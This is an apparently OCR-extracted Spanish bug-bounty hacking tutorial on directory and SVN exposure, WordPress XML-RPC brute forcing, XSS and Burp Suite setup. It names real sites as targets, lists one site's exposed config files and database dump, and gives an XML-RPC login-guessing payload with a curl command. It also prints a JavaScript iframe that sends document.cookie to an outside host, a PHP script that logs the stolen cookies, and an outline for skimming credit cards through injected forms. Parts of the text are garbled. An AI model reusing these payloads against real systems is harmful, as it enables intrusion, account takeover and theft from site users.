Los SVN repositorios no son mas que ficheros y directorios durante tiempo paginas ubican repositorios en sub dominios ejemplo svn.ejemplo.com donde se almacenan "base de datos" y ficheros exactos que concuerdan con los projectos que se realizan a las paginas que incoporan .

En bu bounty se ha visto que tiene un valor de 10.000.00 dolares encontrar estos repositorios que esten en otros servidores o en el mismo servidor alojados esto tambien es conocido como Information Disclosure algo parecido sucedió en la pagina pornhub.

Ejemplo:



DIRECOTRIOS INFORMATION DISCLOSURE

Hablamos de los repositorios los repositirio solo se ha valido de encotnrar informacion sobre el servidor donde se encuentre la visibilidad de ficheros vulnerables y que permiten a un hacker leer los scripts y idearse una tecnica para aplicarla en la pagina real ademas que los repositorios svn almacenan tambien contraseñas y por ello ponen en riesgo la pagina.

Ahora vamos con los directorios ubicaremos los directorios vulnerable cuando hablamos de directorios significa "carpetas" donde estan almacenado ficheros pero no estan protegidos a la visibilidad de un hacker.

"Index of" => asi titulado es un directorio basico.

Unas de las cosas que podemos encontrar en directorios son ficheros sensibles:

Config.ini => detalles de servidor mysql


Db name.sql.rar => es otro ejemplo de almacenamiento de una DB en un directorio.

Directorios:

- ➤ Config
- ➤ Backup
- ➤ DB
- > Admin
- ➤ Uploads
- ➤ Img
- ➤ Js
- ➤ Css
- > Sql

Estos son uno de los que existen y podemos utilizar herramientas y como ya sabemos los nombres tambien podremos intentar con unos de estos.

Ejemplo:



La presente pagina bajo "https" y con poco trafico en utilizando dorks.

Index of /db

Name	Last modified	Size Description
Parent Directory		15-1
great-karma-dia.sql.z	ip 25-Mar-2016 14:2	4 66K

Apache/2.2.15 (Linux) Server at lostandfound.miami-airport.com Port 443

Para encontrar directorios utilizamos una herramienta online. No utilizamos "dirbuster" por que dirbuster no salta el https entonces URL Fuzzer nos funciono muy bien:

https://pentest-tools.com/website-vulnerability-scanning/discover-hidden-directories-and-files

Directorio CONFIG:

+	← → C Aniami-Dade Aviation Department [US] https://lostandfound.miami-airport.com/configs/			
200	<u>Name</u>	Last modified	Size Description	
4	Parent Directory		2	
	config-cron.php	25-Mar-2016 14:24	480	
	config.php	25-Mar-2016 15:20	2.2K	
	dia.great-karma.com.config.php	25-Mar-2016 14:24	685	
	dia.great-karma.com.smarty.config.php	25-Mar-2016 14:24	592	
	localhost.config.php	25-Mar-2016 14:24	719	
	localhost.smarty.config.php	25-Mar-2016 14:24	652	
	lostandfound.miami-airport.com.config.php	25-Mar-2016 15:19	787	
	lostandfound.miami-airport.com.smarty.config.php	25-Mar-2016 14:32	638	
	mia great-karma.com.config.php	25-Mar-2016 14:24	721	
	mia great-karma.com.smarty.config.php	25-Mar-2016 14:24	588	
	temporary.dialostandfound.com.config.php	25-Mar-2016 14:24	636	
	temporary.dialostandfound.com.smarty.config.php	25-Mar-2016 14:24	623	
	www.dialostandfound.com.config.php	25-Mar-2016 14:24	618	
	www.dialostandfound.com.smarty.config.php	25-Mar-2016 14:24	587	

Exposed Passwords .sql.zip

XML-RPC WORDPRESS DRUPAL PROOF-OF-CONCEPT:



XML-RPC en bug bounty se ha notado mucho en blogs de paginas populares empresariales ahora y una de las razones por que las empresas estan alerta ante este tipo de vulnerabirilidad es por que permite a un hacker realizar ataques de fuerta bruta y DoS ademas de incorporar otras acciones la web newrelic la acabamos de reportar con esta vulnerabirilidad en un bug bounty program.

> https://de.blog.newrelic.com/xmlrpc.php

>XML-RPC server accepts POST requests only.

■ Codigo de explotacion:

- <?xml version="1.0"?>
- <methodCall>
- <methodName>system.listMethods</methodName>
- <params>
- param>
- </param>
- </methodCall>

Guardamos el formato como por ejemplo victima.txt

Bajamos CURL y instalamos en windows o linux y ejecutamos desde su carpeta instalada:

CURL: http://www.confusedbycode.com/curl/

=> curl -data @victima.txt https://de.blog.newrelic.com/xmlrpc.php

```
<?xml version="1.0" encoding="iso-8859-1"?>
<methodcall>
    <methodName>wp.getUsersBlogs</methodName>
    <params>
        <param><value>admin</value></param>
        <param><value>admin123</value></param>
        </params>
</methodcall>
```

6 - Cross-site-scripting "XSS"



son un tipo de inyección, en el que las secuencias de comandos maliciosos se inyectan en los sitios web de otro modo benignos y de confianza. ataques XSS ocurren cuando un atacante utiliza una aplicación web para enviar código malicioso, generalmente en forma de un script del lado del navegador, a un usuario final diferente. Defectos que permiten que estos ataques tengan éxito son bastante generalizada y se producen en cualquier lugar de una aplicación web utiliza la entrada de un usuario dentro de la salida se genera sin validar o que lo codifica.

Ventajas Del XSS:

- 1) Permite al atacante crear un inyectar un JavaScript Malicioso en el sitio web cuando un usuario visita el vinculo diseñado especialmente se podra ejecutar el codigo malicioso.
- 2) Una Web Con Vulnerabirilidad XSS puede permitir a los atacantes hacer ataques de phishing ,robar credenciales y incluso incorporar gusanos.

Donde Encontrar El XSS:

Muchas veces estos cross site scripting son encontrados en buscadores y en gran mayoria en pagina programadas en lenguaje de programacion PHP.

Como por ejemplo podria utilizar una pagina.

← → C	adsrv.bangbros.com/re	ecommendations.php?id=1
-------	-----------------------	-------------------------

http://x-images 5. bangbros.com/1.gif http://www..com/t1/pps=/gallery/.htm#?g=1 http://x-images 5. bangbros.com/2.gif http://www..com/t1/pps=/gallery/.htm#?g=1 http://x-images 5. bangbros.com/3.gif http://www..com/t1/pps=/gallery/.htm#?g=1 http://x-images 5. bangbros.com/3.gif http://www..com/t1/pps=/gallery/.htm#?g=1 http://x-images 5. bangbros.com/3.gif http://www..com/t1/pps=/gallery/.htm#?g=1 http://x-images 5. bangbros.com/1.gif http://www..com/t1/pps=/gallery/.htm#?g=1 http://www..com/

Una de las ventajas que tenemos es como hemos dicho.

- 1) ingresar formulario con ejecucion a codigo externo.
- 2) robar Cookie mediante insertacion de java script

Donde insertar el script ademas podemos incorporar el robo de cookie mediante la creacion de un clickjailking y el redireciconamiento de la pagina desde entonces podriamos utilizar un metodo para (Robar Tarjetas De Credito) de esta pagina implantando un boton que ejecuta un "PHP" y este PHP toma otra funcion que es redireccionar la pagina un formulario o simplemente integrar un formulario y hacer que este se guarde en un texto en un servidor externo.

Direccion:

/recommendations.php?id= (HTML CODE)

Ventas Del Pirata:

- 1) Robo De Cookie
- 2) Crear Un Formlario Falso
- 3) Implantar Un Iframe De Un Servidor Externo

Robando Cookie Por Iframe Con Java script:

document.write('<iframe src="http://www.malware.com/?NOMBRECOOKIE='+document.cookie+'" width="0" height="0" style="display: none;"></iframe>');

PHP CODE:

```
<?php

Scookie = $_GET['NOMBRECOOKIE']; // Recibimos el valor del parametro NOMBRECOOKIE

Sconexion = fopen("cookies.txt", "a"); // Abrimos el archivo cookies.txt para escribir al final de él

fwrite(Sconexion, "Scookie"); // Escribimos el contenido almacenado en la variable Scookie

fclose(Sconexion); // Cerramos el archivo

7>
```

7 - BURP SUTIE



Burp Suite es una herramienta muy utilizada en el testing de paginas webs cuando queremos encontrar una vulnerabirilidad los auditores e investigadores se afarran a utilizar Burp Suite para encontrar mas rapido las vulnerabirilidades entre ellas existe una lista y mas de un participante en los eventos en hackerone han ganado hasta 10.000.00 dolares BURP SUITE como soporte para auditaciones de seguridad.

Funciones De BURP Suite:

- 1) Mapeo
- 2) Analisis De Vulnerabirilidades
- 3) Explotacion De Vulnerabirilidades

Componentes:

- 1) Utiliza un proxy de interceptación por lo tanto permite modificar trafico entre el navegador y aplicación objetivo.
- 2) Un Spider para recabar contenido y funcionalididades.
- 3) Es capas de detectectar todo tipo de vulnerabirilidades.

Para descargar BURP SUITE "gratuito" deberas visitar esta pagina web:

Direccion De Descarga: https://portswigger.net/burp/freedownload

Que Necesitamos Para Instalar BURP SUITE:


- 1) espacio en disco 100 MB
- 2) Memoria Ram mínimo 2gb ya que necesitara mas el desgraciado.
- 3) Sistema Operativo el que gustes puesto que funciona en Mac, Linux, Windows
- 4) Aplicaciones adicionales: Java, obviam}ente puesto que esta desarrollado en ello y ademas nuestro navegador Zorro bueno bueno Panda! ya saben de quien hablo de Firefox.

Durante Windows Solo Puedes Tomar Estos Tips De Instalacion:

- 1) Descarga
- 2) Ejecucion del instalador normal de software
- 3) Ejecucion de software
- 4) Configuracion


Configuracion De BURP SUITE Proxy:

- 1) Accedemos a la pestaña de BURP SUITE
- 2) Observaremos los puertos por defecto 8080




Lo dejamos de tal manera como observamos en la imagen.

Ahora Vemos Un Poco Abajo Y Marcamos El Intercept request.




Ahora debemos configurar nuestro navegador por recomendación a BURP SUITE utilizaremos firefox y un complemento llamado FoxyProxy lo puedes descargar en la siguiente direccion:

https://addons.mozilla.org/es/firefox/addon/foxyproxy-standard/




Vamos a la configuracion de foxyproxy y luego de ver la ventana añadimos "Add New Proxy".




Y añadimos los detalles como observamos en la imagen luego tendremos que habilitar el BURP SUITE



Muy bien ahora vamos de vuelta al software BURP SUITE y hablitamos el INTERCEPTED y tiene que estar con la imagen siguiente:



Una vez hecho este cambio vamos al navegador y ya burp suite estara interceptando la comunicación de manera correcta.



Listo hemos Practicado Las tecncias bug Bounty Ahora tenemos que poner en practica mediante herramienta, teoria y sobre todo reconocimiento de cada vulnerabirilidad.